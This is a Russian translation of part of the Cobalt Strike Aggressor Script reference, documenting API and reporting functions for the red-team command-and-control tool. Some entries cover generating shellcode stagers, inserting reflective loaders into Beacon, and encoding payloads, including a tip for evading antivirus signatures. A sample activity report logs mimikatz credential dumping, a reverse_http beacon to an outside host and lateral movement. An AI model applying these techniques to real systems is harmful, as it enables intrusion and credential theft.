## [pref\\_get\\_list](#)

Получает список значений из настроек Cobalt Strike'a.

**Аргументы**

\$1 - название настройки

**Возвращает**

Массив со значениями настроек.

**Пример**

```
@foo = pref_get_list("foo.list");
```

## [pref\\_set](#)

Устанавливает значение в настройки Cobalt Strike'a.

**Аргументы**

\$1 - название настройки

\$2 - значение настройки

**Пример**

```
pref_set("foo.string", "baz!");
```

## [pref\\_set\\_list](#)

Сохраняет список значений в настройках Cobalt Striken'a.

**Аргументы**

\$1 - название настройки

\$2 - массив значений для данной настройки

**Пример**

```
pref_set_list("foo.list", @("a", "b", "c"));
```

## previousTab

Активизирует вкладку, которая расположена слева от текущей вкладки.

### Пример

```
bind Ctrl+Left {
    previousTab();
}
```

## process\_browser

Открывает обозреватель процессов. У данной функции нет параметров.

## privmsg

Публикует приватное сообщение для пользователя в журнале событий.

### Аргументы

\$1 - кому отправить сообщение

\$2 - сообщение

### Пример

```
privmsg("raffi", "what's up man?");
```

## prompt\_confirm

Отображает диалоговое окно с кнопками Yes/No. Если пользователь нажимает Yes, то вызывается указанная функция.

### Аргументы

\$1 - текст диалогового окна

\$2 - заголовок диалогового окна

\$3 - функция обратного вызова. Вызывается, когда пользователь нажимает кнопку yes.

### Пример

```
prompt_confirm("Do you feel lucky?", "Do you?", {
    show_message("Ok, I got nothing");
});
```

## prompt\_directory\_open

Показывает диалоговое окно для открытия директории.

## Аргументы

\$1 - заголовок диалогового окна

\$2 - значение по умолчанию

\$3 - true/false: дать ли возможность пользователю выбирать несколько папок?

\$4 - функция обратного вызова. Вызывается, когда пользователь выбирает папку. Аргументом для обратного вызова является выбранная папка. При выборе нескольких папок, они все равно будут определены в первом аргументе, разделенные запятыми

## Пример

```
prompt_directory_open("Choose a folder", $null, false, {
    show_message("You chose: $1");
});
```

## [prompt\\_file\\_open](#)

Показывает диалоговое окно для открытия файла.

## Аргументы

\$1 - заголовок диалогового окна

\$2 - значение по умолчанию

\$3 - true/false: дать ли возможность пользователю выбирать несколько файлов?

\$4 - функция обратного вызова. Вызывается, когда пользователь выбирает файл для его открытия. Аргументом обратного вызова является выбранный файл. При выборе нескольких файлов, они все равно будут определены в первом аргументе, разделенные запятыми

## Пример

```
prompt_file_open("Choose a file", $null, false, {
    show_message("You chose: $1");
});
```

## [prompt\\_file\\_save](#)

Показывает диалоговое окно для сохранения файла.

## Аргументы

\$1 - значение по умолчанию

\$2 - функция обратного вызова. Вызывается, когда пользователь выбирает файл. Аргументом обратного вызова является желаемый файл

## Пример

```
prompt_file_save($null, {
    local('$handle');
```

```

$handle = openf("> $+ $1");
println($handle, "I am content");
closef($handle);
});

```

## prompt\_text

Показывает диалоговое окно, которое запрашивает у пользователя текст.

### Аргументы

\$1 - текст диалогового окна

\$2 - значение по умолчанию в текстовом поле

\$3 - функция обратного вызова. Вызывается, когда пользователь нажимает кнопку ОК.

Первым аргументом этого обратного вызова является текст, который указал пользователь

### Пример

```

prompt_text("What is your name?", "Cyber Bob", {
    show_message("Hi $1 $+ , nice to meet you!");
});

```

## range

Генерирует массив чисел на основе строкового определения диапазона.

### Аргументы

\$1 - строка с описанием диапазона

Диапазон	Результат
103	Число 103
3-8	Числа 3, 4, 5, 6 и 7
2,4-6	Числа 2, 4 и 5

### Возвращает

Массив чисел в указанных диапазонах.

### Пример

```

printAll(range("2,4-6"));

```

## redactobject

Удаляет пост-эксплуатационный объект (например, скриншот, записанные нажатия клавиш) из пользовательского интерфейса.

## Аргументы

\$1 - идентификатор пост-эксплуатационного объекта

## removeTab

Закрывает активную вкладку.

### Пример

```
bind Ctrl+D {
    removeTab();
}
```

## resetData

Очищает модель данных Cobalt Strike'a.

## say

Записывает сообщения общего чата в журнал событий.

## Аргументы

\$1 - сообщение

### Пример

```
say("Hello World!");
```

## sbrowser

Создает GUI-компонент обозревателя сессий. Показывает сессии Beacon'a и SSH-сессии.

### Возвращает

Объект GUI обозревателя сессий ([javax.swing.JComponent](#)).

### Пример

```
addVisualization("Session Browser", sbrowser());
```

### Смотрите также

[&showVisualization](#)

## screenshots\_funcs

Возвращает список скриншотов из модели данных Cobalt Strike'a.

**Возвращает**

Массив словарей, содержащих информацию о каждом скриншоте.

**Пример**

```
printAll(screenshots());
```

[script\\_resource](#)

Возвращает полный путь к указанному сценарию.

**Аргументы**

\$1 - файл, к которому необходимо получить путь

**Возвращает**

Полный путь к указанному файлу.

**Пример**

```
println(script_resource("dummy.txt"));
```

[separator](#)

Вставляет разделитель в текущее дерево меню.

**Пример**

```
popup foo {
    item "Stuff" { ... }
    separator();
    item "Other Stuff" { ... }
}
```

[services](#)

Возвращает список служб из модели данных Cobalt Strike'a.

**Возвращает**

Массив словарей с информацией о каждой службе.

**Пример**

```
printAll(services());
```

[setup\\_reflective\\_loader](#)

Вставляет исполняемый код Reflective Loader'a в Beacon.

## Аргументы

\$1 - оригинальный исполняемый Beacon  
 \$2 - исполняемые данные User Defined Reflective Loader'a

## Возвращает

Исполняемый Beacon, обновленный при помощи User Defined Reflective Loader'a.  
 \$null, если возникла ошибка.

## Примечания

User Defined Reflective Loader должен быть меньше 5 килобайт.

## Пример

См. хук [BEACON\\_RDLL\\_GENERATE](#)

```
# -----
# замена загрузчика Beacon'ов по умолчанию на '$loader'.
# -----
$temp_dll = setup_reflective_loader($2, $loader);
```

## setup\_strings

Применяет строки, определенные в профиле Malleable C2, к Beacon'y.

## Аргументы

\$1 - Beacon для модификации

## Возвращает

Обновленный Beacon с включенными в него указанными строками.

## Пример

См. хук [BEACON\\_RDLL\\_GENERATE](#)

```
# применение строк к Beacon'у.
$temp_dll = setup_strings($temp_dll);
```

## setup\_transformations

Применяет правила преобразования, указанные в профиле Malleable C2, к Beacon'y.

## Аргументы

\$1 - Beacon для модификации  
 \$2 - архитектура Beacon'a (x86/x64)

## Возвращает

Обновленный Beacon с примененными к нему преобразованиями.

## Пример

См. хук [BEACON\\_RDLL\\_GENERATE](#)

```

# применение преобразований к Beacon'у.
$temp_dll = setup_transformations($temp_dll, $arch);

```

## shellcode

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&stager](#).

Возвращает необработанный шелл-код для указанного Listener'a Cobalt Strike'a.

### Аргументы

\$1 - имя Listener'a

\$2 - true/false: предназначен ли данный шелл-код для удаленной цели?

\$3 - x86|x64 - архитектура stager'a.

### Примечание

Имейте в виду, что не все варианты конфигурации Listener'a поддерживают x64 stager'ы. Если вы сомневаетесь, используйте x86.

### Возвращает

Скаляр, содержащий шелл-код для указанного Listener'a.

## Пример

```

$data = shellcode("listener", false, "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);

```

## showVisualization

Переключает визуализацию Cobalt Strike'a на имеющуюся визуализацию.

### Аргументы

\$1 - название визуализации

## Пример

```

bind Ctrl+H {
    showVisualization("Hello World");
}

```

### Смотрите также

[&showVisualization](#)

## show\_error

Показывает сообщение об ошибке пользователю в диалоговом окне. Используйте эту функцию, чтобы передать информацию об ошибке.

### Аргументы

\$1 - текст сообщения

### Пример

```
show_error("xss is not available");
```

## show\_message

Показывает сообщение пользователю в диалоговом окне. Используйте эту функцию, чтобы передать информацию.

### Аргументы

\$1 - текст сообщения

### Пример

```
show_message("You've won a free ringtone");
```

## site\_host

Размещает содержимое на веб-сервере Cobalt Strike'a.

### Аргументы

\$1 - адрес хоста для этого сайта ([&localip](#) - подходящее значение по умолчанию)

\$2 - порт (например, 80)

\$3 - URI (например, /foo)

\$4 - содержимое для размещения (в виде строки)

\$5 - mime-тип (например, "text/plain")

\$6 - описание содержимого. Отображается в **Site Management -> Manage**

\$7 - использовать SSL или нет (true или false)

### Возвращает

URL-адрес размещенного сайта.

### Пример

```
site_host(localip(), 80, "/", "Hello World!", "text/plain", "Hello World Page", false);
```

## site\_kill

Удаляет сайт с веб-сервера Cobalt Strike'a.

### **Аргументы**

\$1 - порт

\$2 - URI

### **Пример**

```
# удаляет содержимое, доступное на / с порта 80
site_kill(80, "/");
```

## sites

Возвращает список сайтов, связанных с веб-сервером Cobalt Strike'a.

### **Возвращает**

Массив словарей с информацией о каждом зарегистрированном сайте.

### **Пример**

```
printAll(sites());
```

## ssh\_command\_describe

Описывает SSH-команду.

### **Возвращает**

Строковое описание SSH-команды.

### **Аргументы**

\$1 - команда

### **Пример**

```
println(beacon_command_describe("sudo"));
```

## ssh\_command\_detail

Получает справочную информацию о SSH-команде.

### **Возвращает**

Строка с полезной информацией о SSH-команде.

## Аргументы

\$1 - команда

## Пример

```
println(ssh_command_detail("sudo"));
```

## ssh\_command\_register

Регистрирует справочную информацию о SSH-команды.

## Аргументы

\$1 - команда

\$2 - краткое описание команды

\$3 - расширенная справка о команде

## Пример

```
ssh_alis echo {
    blog($1, "You typed: " . substr($1, 5));
}

ssh_command_register(
    "echo",
    "echo posts to the current session's log",
    "Synopsis: echo [аргументы]\n\nЗапись аргументов для консоли SSH");
```

## ssh\_commands

Получает список SSH-команд.

## Возвращает

Массив SSH-команд.

## Пример

```
printAll(ssh_commands());
```

## stager

Возвращает stager для указанного Listener'a.

## Аргументы

\$1 - имя Listener'a

\$2 - x86|x64 - архитектура stager'a

## Примечание

Имейте в виду, что не все варианты конфигурации Listener'a поддерживают x64 stager'ы. Если вы сомневаетесь, используйте x86.

## Возвращает

Скаляр, содержащий шелл-код для указанного Listener'a.

## Пример

```
$data = stager("listener", "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

# stager\_bind\_pipe

Возвращает bind\_pipe stager для указанного Listener'a. Этот stager подходит для использования при боковом перемещении, которое извлекает выгоду из небольшого stager'a с именованным каналом. Устанавливается с помощью [&beacon\\_stage\\_pipe](#).

## Аргументы

\$1 - имя Listener'a

## Возвращает

Скаляр, содержащий x86 bind\_pipe шелл-код.

## Пример

```
# шаг 1. создание нашего stager'a
$stager = stager_bind_pipe("listener");

# шаг 2. выполнение чего-либо для запуска нашего stager'a

# шаг 3. размещение payload'a через этот stager
beacon_stage_pipe($bid, $target, "listener", "x86");

# шаг 4. принятие контроля над payload'ом (при необходимости)
beacon_link($bid, $target, "listener");
```

## Смотрите также

[&artifact\\_general](#)

# stager\_bind\_tcp

Возвращает bind\_tcp stager для указанного Listener'a. Этот stager подходит для использования в операциях только на локальном хосте, где требуется небольшой stager. Устанавливается с помощью [&beacon\\_stage\\_tcp](#).

## Аргументы

\$1 - имя Listener'a

\$2 - x86|x64 - архитектура stager'a

\$3 - порт для привязки

## Возвращает

Скаляр, содержащий bind\_tcp шелл-код.

## Пример

```
# шаг 1. создание нашего stager'a
$stager = stager_bind_tcp("listener", "x86", 1234);

# шаг 2. выполнение чего-либо для запуска нашего stager'a

# шаг 3. размещение payload'a через этот stager
beacon_stage_tcp($bid, $target, 1234, "listener", "x86");

# шаг 4. принятие контроля над payload'ом (при необходимости)
beacon_link($bid, $target, "listener");
```

## Смотрите также

[&artifact\\_general](#)

## str\_chunk

Разделяет строку на несколько частей.

## Аргументы

\$1 - строка для разделения

\$2 - максимальный размер каждого куска

## Возвращает

Исходная строка, которая разделена на несколько частей.

## Пример

```
# подсказка... :)
else if ($1 eq "template.x86.ps1") {
    local('$enc');
    $enc = str_chunk(base64_encode($2), 61);
    return strrep($data, '%%DATA%%', join(" " + " ", $enc));
}
```

## str\_decode

Преобразует строку байтов в текст с указанной кодировкой.

## Аргументы

\$1 - строка для декодирования

\$2 - кодировка, которую необходимо использовать

### **Возвращает**

Декодированный текст.

### **Пример**

```
# преобразование в строку, которую мы можем использовать (из UTF16-LE)
$text = str_decode($string, "UTF16-LE");
```

## [str\\_encode](#)

Преобразует текст в байтовую строку с указанной кодировкой символов.

### **Аргументы**

\$1 - строка для кодирования

\$2 - кодировка, которую необходимо использовать

### **Возвращает**

Полученную строку.

### **Пример**

```
# преобразование в UTF16-LE
$encoded = str_encode("this is some text", "UTF16-LE");
```

## [str\\_xor](#)

Получает XOR с помощью заданного ключа.

### **Аргументы**

\$1 - строка для маскировки

\$2 - ключ для использования (строка)

### **Возвращает**

Исходная строка, замаскированная с помощью указанного ключа.

### **Пример**

```
$mask = str_xor("This is a string", "key");
$plain = str_xor($mask, "key");
```

## [sync\\_download](#)

Синхронизирует загруженный файл (View -> Downloads) с локальным путем.

## Аргументы

\$1 - удаленный путь до файла для синхронизации. Смотрите [&downloads](#)

\$2 - место для локального сохранения файла

\$3 - [необязателен] функция обратного вызова, которая выполняется при синхронизации загруженного файла. Первым аргументом этой функции является локальный путь к загруженному файлу

## Пример

```
# синхронизация всех загрузок
command ga {
    local('$download $lpath $name $count');
    foreach $count => $download (downloads()) {
        ($lpath, $name) = values($download, @("lpath", "name"));
        sync_download($lpath, script_resource("file $+ .$count"), lambda({
            println("Downloaded $1 [ $+ $name $+ ]");
        }, \$name));
    }
}
```

## targets

Возвращает список информации о хосте из модели данных Cobalt Strike'a.

### Возвращает

Массив словарей с информацией о каждом хосте.

## Пример

```
printAll(targets());
```

## tbrowser

Генерирует GUI-компонент обозревателя целей.

### Возвращает

GUI-компонент обозревателя целей ([javax.swing.JComponent](#))

## Пример

```
addVisualization("Target Browser", tbrowser());
```

### Смотрите также

[&showVisualization](#)

## tokenToEmail

Преобразует токен фишинга в адрес электронной почты.

## Аргументы

\$1 - токен фишинга

## Возвращает

Адрес электронной почты или "unknown", если токен не связан с электронной почтой.

## Пример

```
set PROFILER_HIT {
    local('$out $app $ver $email');
    $email = tokenToEmail($5);
    $out = "\c9[+]\o $1 $+ / $+ $2 [ $+ $email $+ ] Applications";
    foreach $app => $ver ($4) {
        $out .= "\n\t$+ $[25]app $ver";
    }
    return "$out $+ \n\n";
```

## transform

Преобразует шелл-код в другой формат.

## Аргументы

\$1 - шелл-код для преобразования

\$2 - преобразование, которое необходимо применить

Тип	Описание
array	последовательность байтов, разделенных запятыми
hex	шестнадцатеричное значения
powershell-base64	дружественный к PowerShell'у кодировщик base64
vba	VBA массив() с добавленными в него строками
vbs	VBS-выражение, содержащее строку
veil	строка для фреймворка Veil (\x##\x##)

## Возвращает

Преобразованный шелл-код.

## Пример

```
println(transform("This is a test!", "veil"));
```

## transform\_vbs

Преобразует шелл-код в VBS-выражение, содержащее строку.

## Аргументы

\$1 - шелл-код для преобразования  
 \$2 - максимальная длина отрезка строки

## Примечания

- В прошлом Cobalt Strike встраивал свои stager'ы в файлы VBS как несколько вызовов Chr( ), объединенных в строку.
- В версии Cobalt Strike'a 3.9 появились функции, которые требовали более крупные stager'ы. Эти stager'ы были чересчур большими для встраивания в файл VBS с помощью описанного выше способа.
- Чтобы преодолеть это ограничение VBS, Cobalt Strike решил использовать вызовы Chr( ) для данных, которые не относятся к ASCII и использовать строки с двойными кавычками для выводимых символов.
- Это изменение, являющееся технической необходимостью, непреднамеренно нарушило статические антивирусные сигнатуры для стандартных артефактов VBS в Cobalt Strike'e на тот момент.
- Если вы ищете легкое средство для уклонения с использованием артефактов VBS, рассмотрите возможность изменения длины отрезка строки в вашем Resource Kit.

## Возвращает

Шелл-код после того, как к нему применено указанное преобразование.

## Пример

```
println(transform_vbs("This is a test!", "3"));
```

## tstamp

Форматирует время в виде значений даты/времени. Это значение не включает секунды.

## Аргументы

\$1 - время (миллисекунды с начала эпохи UNIX)

## Пример

```
println("The time is now: " . tstamp(ticks()));
```

## Смотрите также

[&dstamp](#)

## unbind

Удаляет привязку горячих клавиш.

## Аргументы

\$1 - горячая клавиша

## Пример

```
# восстановление поведения по умолчанию для Ctrl+Left и Ctrl+Right
unbind("Ctrl+Left");
unbind("Ctrl+Right");
```

## Смотрите также

[&bind](#)

## url\_open

Открывает URL-адрес в браузере по умолчанию.

### Аргументы

\$1 - URL-адрес для открытия

## Пример

```
command go {
    url_open("https://www.cobaltstrike.com/");
}
```

## users

Возвращает список пользователей, подключенных к данному командному серверу.

### Возвращает

Массив пользователей.

## Пример

```
foreach $user (users()) {
    println($user);
}
```

## vpn\_interface\_info

Получает информацию о VPN-интерфейсе.

### Аргументы

\$1 - имя интерфейса

\$2 - [необязателен] ключ для извлечения значения

### Возвращает

```
%info = vpn_interface_info("interface");
```

Возвращает словарь с метаданными для этого интерфейса.

```
$value = vpn_interface_info("interface", "key");
```

Возвращает значение для указанного ключа из метаданных этого интерфейса.

### Пример

```
# создание алиаса консольного сценария для команды vpn_interface_info
command interface {
    println("Interface $1");
    foreach $key => $value (vpn_interface_info($1)) {
        println("$[15]key $value");
    }
}
```

## vpn\_interfaces

Возвращает список имен VPN-интерфейсов.

### Возвращает

Массив имен интерфейсов.

### Пример

```
printAll(vpn_interfaces());
```

## vpn\_tap\_create

Создание интерфейса скрытого VPN'a на командном сервере.

### Аргументы

\$1 - имя интерфейса (например, phear0)

\$2 - MAC-адрес (значение \$null приведет к случайному MAC-адресу)

\$3 - зарезервирован; пока используйте \$null

\$4 - порт для привязки VPN-канала

\$5 - тип канала (bind, http, icmp, reverse, udp)

### Пример

```
vpn_tap_create("phear0", $null, $null, 7324, "udp");
```

## vpn\_tap\_delete

Удаляет интерфейс скрытого VPN'a.

### Аргументы

\$1 - имя интерфейса (например, phear0)

## Пример

```
vpn_tap_destroy("phear0");
```

# Popup-хуки

Следующие popup-хуки доступны в Cobalt Strike'e:

Хук	Где	Аргументы
aggressor	Меню Cobalt Strike	
attacks	Меню Attacks	
beacon	[сессия]	\$1 = идентификаторы выбранных Beacon'ов (массив)
beacon_top	[сессия]	\$1 = идентификаторы выбранных Beacon'ов (массив)
beacon_bottom	[сессия]	\$1 = идентификаторы выбранных Beacon'ов (массив)
credentials	Обозреватель учетных данных	\$1 = выбранные строки учетных данных (массив хэшей)
filebrowser	[файл в обозревателе файлов ]	\$1 = идентификатор Beacon'a, \$2 = папка, \$3 = выбранные файлы (массив)
help	Меню Help	
listeners	Таблица Listener'ов	\$1 = имена выбранных Listener'ов (массив)
pgraph	[pivot граф]	
processbrowser	Обозреватель процессов	\$1 = идентификатор Beacon'a, \$2 = выбранные процессы (массив)
processbrowser_multi	Мультисессионный обозреватель процессов	\$1 = выбранные процессы (массив)
reporting	Меню Reporting	
ssh	[SSH-сессия]	\$1 = идентификаторы выбранных сессий (массив)
targets	[хост]	\$1 = выбранные хосты (массив)
targets_other	[хост]	\$1 = выбранные хосты (массив)
view	Меню View	

# ФУНКЦИИ ТОЛЬКО ДЛЯ ОТЧЕТОВ

Эти функции распространяются только на возможности пользовательских отчетов Cobalt Strike'a.

## agApplications

Извлекает информацию из модели приложений.

### **Аргументы**

\$1 - модель для получения этой информации

### **Возвращает**

Массив словарей, описывающих каждую запись из модели приложений.

### **Пример**

```
printAll(agApplications($model));
```

## agC2info

Извлекает информацию из модели c2info.

### **Аргументы**

\$1 - модель для извлечения информации

### **Возвращает**

Массив словарей, описывающих каждую запись из модели c2info.

### **Пример**

```
printAll(agC2Info($model));
```

## agCredentials

Извлекает информацию из модели учетных данных.

### **Аргументы**

\$1 - модель для извлечения информации

### **Возвращает**

Массив словарей, описывающих каждую запись из модели учетных данных.

### **Пример**

```
printAll(agCredentials($model));
```

## agServices

Извлекает информацию из модели служб.

### **Аргументы**

\$1 - модель для извлечения информации

### **Возвращает**

Массив словарей, описывающих каждую запись из модели служб.

### **Пример**

```
printAll(agServices($model));
```

## agSessions

Извлекает информацию из модели сессий.

### **Аргументы**

\$1 - модель для извлечения информации.

### **Возвращает**

Массив словарей, описывающих каждую запись из модели сессий.

### **Пример**

```
printAll(agSessions($model));
```

## agTargets

Извлекает информации из модели целей.

### **Аргументы**

\$1 - модель для извлечения информации

### **Возвращает**

Массив словарей, описывающих каждую запись из модели целей.

### **Пример**

```
printAll(agTargets($model));
```

## agTokens

Извлекает информацию из модели токенов фишинга.

## Аргументы

\$1 - модель для извлечения информации

## Возвращает

Массив словарей, описывающих каждую запись из модели токенов фишинга.

## Пример

```
printAll(agTokens($model));
```

## attack\_describe

Связывает идентификатор тактики MITRE ATT&CK с ее более подробным описанием.

## Возвращает

Полное описание тактики.

## Пример

```
println(attack_describe("T1134"));
```

## attack\_detect

Связывает идентификатор тактики MITRE ATT&CK со стратегией ее обнаружения.

## Возвращает

Стратегия обнаружения для тактики.

## Пример

```
println(attack_detect("T1134"));
```

## attack\_mitigate

Связывает идентификатор тактики MITRE ATT&CK со стратегией смягчения ее последствий.

## Возвращает

Стратегия смягчения последствий для тактики.

## Пример

```
println(attack_mitigate("T1134"));
```

## attack\_name

Связывает идентификатор тактики MITRE ATT&CK с ее кратким названием.

**Возвращает**

Название или краткое описание тактики.

**Пример**

```
println(attack_name("T1134"));
```

## attack\_tactics

Массив тактик MITRE ATT&CK, знакомых Cobalt Strike'y.

<https://attack.mitre.org>

**Возвращает**

Массив идентификаторов тактик (например, [T1001](#), [T1002](#) и т.д.).

**Пример**

```
printAll(attack_tactics());
```

## attack\_url

Связывает идентификатор тактики MITRE ATT&CK с URL-адресом, по которому можно узнать подробности.

**Возвращает**

URL, связанный с данной тактикой.

**Пример**

```
println(attack_url("T1134"));
```

## bookmark

Определяет закладку (только для документов PDF).

**Аргументы**

\$1 - закладка для создания (должна быть такой же, как заголовок [&h1](#) или [&h2](#))

\$2 - [необязателен] определение дочерней закладки (должна быть такой же, как заголовок [&h1](#) или [&h2](#))

**Пример**

```
# создание структуры документа
h1("First");
h2("Child #1");
h2("Child #2");

# определение его закладки
bookmark("First");
```

```
bookmark("First", "Child #1");
bookmark("First", "Child #2");
```

## br

Печатает перенос строки.

### Пример

```
br();
```

## describe

Устанавливает описание для отчета.

### Аргументы

\$1 - отчет, для которого нужно установить стандартное описание

\$2 - стандартное описание

### Пример

```
describe("Foo Report", "This report is about my foo");

report "Foo Report" { # yada yada
    yada...
}
```

## h1

Печатает титульный заголовок.

### Аргументы

\$1 - заголовок для печати

### Пример

```
h1("I am the title");
```

## h2

Печатает подзаголовок.

### Аргументы

\$1 - текст для печати

**Пример**

```
h2("I am the sub-title");
```

### h3

Печатает под-подзаголовок.

**Аргументы**

\$1 - текст для печати

**Пример**

```
h3("I am not important.");
```

#### h4

Печатает под-под-подзаголовок.

**Аргументы**

\$1 - текст для печати

**Пример**

```
h4("I am really not important.");
```

## kvtble

Выводит таблицу с парами ключ/значение.

**Аргументы**

\$1 - словарь с парами ключ/значение для вывода

**Пример**

```
# использование хэша для поддержания упорядоченности
$table = ohash();
$table["#1"] = "first";
$table["#2"] = "second";
$table["#3"] = "third";

kvtble($table);
```

## landscape

Изменяет ориентацию документа на альбомную.

## Пример

```
landscape();
```

## layout

Печатает таблицу без рамок и заголовков столбцов.

### Аргументы

\$1 - массив с именами столбцов

\$2 - массив со значениями ширины для каждого столбца

\$3 - массив, содержащий словарь для каждой строки. Словарь должен иметь ключи, соответствующие каждому столбцу

## Пример

```
@cols = @("First", "Second", "Third");
@widths = @("2in", "2in", "auto");
@rows = @(
    %(First => "a", Second => "b", Third => "c"),
    %(First => "1", Second => "2", Third => "3"));
layout(@cols, @widths, @rows);
```

## list\_unordered

Печатает неупорядоченный список.

### Аргументы

\$1 - массив с различными элементами

## Пример

```
@list = @("apple", "bat", "cat");
list_unordered(@list);
```

## nobreak

Группирует элементы отчета между собой без переноса строки.

### Аргументы

\$1 - функция с элементами отчета для группировки

## Пример

```
# сохранение всего этого на одной странице...
nobreak({
```

```

h2("I am the sub-title");
p("I am the initial information");
})

```

## output

Печатает элементы на сером фоне. Переходы между строками сохраняются.

### Аргументы

\$1 - функция с элементами отчета для формирования выходных данных

### Пример

```

output({
  p("This is line 1
    and this is line 2.");
});

```

## p

Печатает абзац текста.

### Аргументы

\$1 - текст для печати

### Пример

```

p("I am some text!");

```

## p\_formatted

Печатает абзац текста с определенным сохранением формата.

### Аргументы

\$1 - текст для печати

### Метки форматирования

1. Эта функция сохраняет новые строки.
2. Вы можете указывать списки меток:

```

* I am item 1
* I am item 2
* etc.

```

3. Вы можете указывать заголовок:

```

====I am a heading====

```

## Пример

```
p_formatted("==Hello World==\n\nThis is some text.\nI am on a new
line\nAnd, I am:\n* Cool\n* Awesome\n* A bulleted list");
```

## table

Печатает таблицу.

### Аргументы

\$1 - массив с именами столбцов

\$2 - массив со значениями ширины для каждого столбца

\$3 - массив, содержащий словарь для каждой строки. Словарь должен иметь ключи, соответствующие каждому столбцу

## Пример

```
@cols = @("First", "Second", "Third");
@widths = @("2in", "2in", "auto");
@rows = @(
    %(First => "a", Second => "b", Third => "c"),
    %(First => "1", Second => "2", Third => "3"));
table(@cols, @widths, @rows);
```

## ts

Печатает дату и временную метку.

## Пример

```
ts();
```

# Отчеты и логирование

## Логирование

Cobalt Strike логирует всю свою активность на командном сервере. Логи располагаются в папке **logs/** в той же директории, из которой вы запустили свой командный сервер. Вся активность Beacon'a логируется здесь с указанием даты и временной метки.

## Отчеты

Cobalt Strike содержит несколько вариантов отчетов, которые позволяют разобраться в ваших данных и передать информацию вашим клиентам. Вы можете настроить заголовок, описание и хосты, отображаемые в основных отчетах.

Перейдите в меню **Reporting** и выберите один из отчетов для создания. Cobalt Strike экспортирует ваш отчет в формате MS Word или PDF.




Рисунок 47. Диалоговое окно для экспорта отчета

## Отчет об активности

Отчет об активности предоставляет хронологию действий red team. Здесь задокументированы все ваши пост-эксплуатационные действия.

Activity Report				
date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.lozenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\\FILESERVER\pipe\status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN\$\\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page: 3

Рисунок 48. Отчет об активности

## Отчет о хостах

Отчет о хостах резюмирует информацию, собранную Cobalt Strike'ом для каждого хоста. Здесь также перечислены службы, учетные данные и сессии.

**Hosts Report**

---

 **10.10.10.3**

**Operating System:** Windows 6.1  
**Name:** DC  
**Note:**

**Services**

port	banner
88	
135	
139	
389	
464	
593	
636	

**Sessions**

user	pid	opened
SYSTEM *	15512	09/21 21:16

 **10.10.10.4**

**Operating System:** Windows 5.2  
**Name:** FILESERVER  
**Note:**

**Services**

port	banner
135	
139	

**Credentials**

user	realm	password
Guest	FILESERVER	*****
Administrator	FILESERVER	*****

Page\_2

## Индикаторы компрометации

Данный отчет напоминает дополнение Indicators of Compromise(индикаторов компрометации) из отчета threat intelligence. Содержимое включает сгенерированный анализ вашего профиля Malleable C2, данные о том, какой домен вы использовали, и хэши MD5 для загруженных вами файлов.

**Indicators of Compromise****HaveX Trojan**

This payload was observed in conjunction with this actor's activities.

**Portable Executable Information**

**Checksum:** 0  
**Compilation Timestamp:** 30 Dec 2013 07:53:48  
**Entry Point:** 134733  
**Name:** Tmprovider.dll  
**Size:** 340kb (348160 bytes)  
**Target Machine:** x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

**Contacted Hosts**

Host	Port	Protocols
172.16.4.131	80	HTTP

**HTTP Traffic**

```
GET /include/template/lsx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
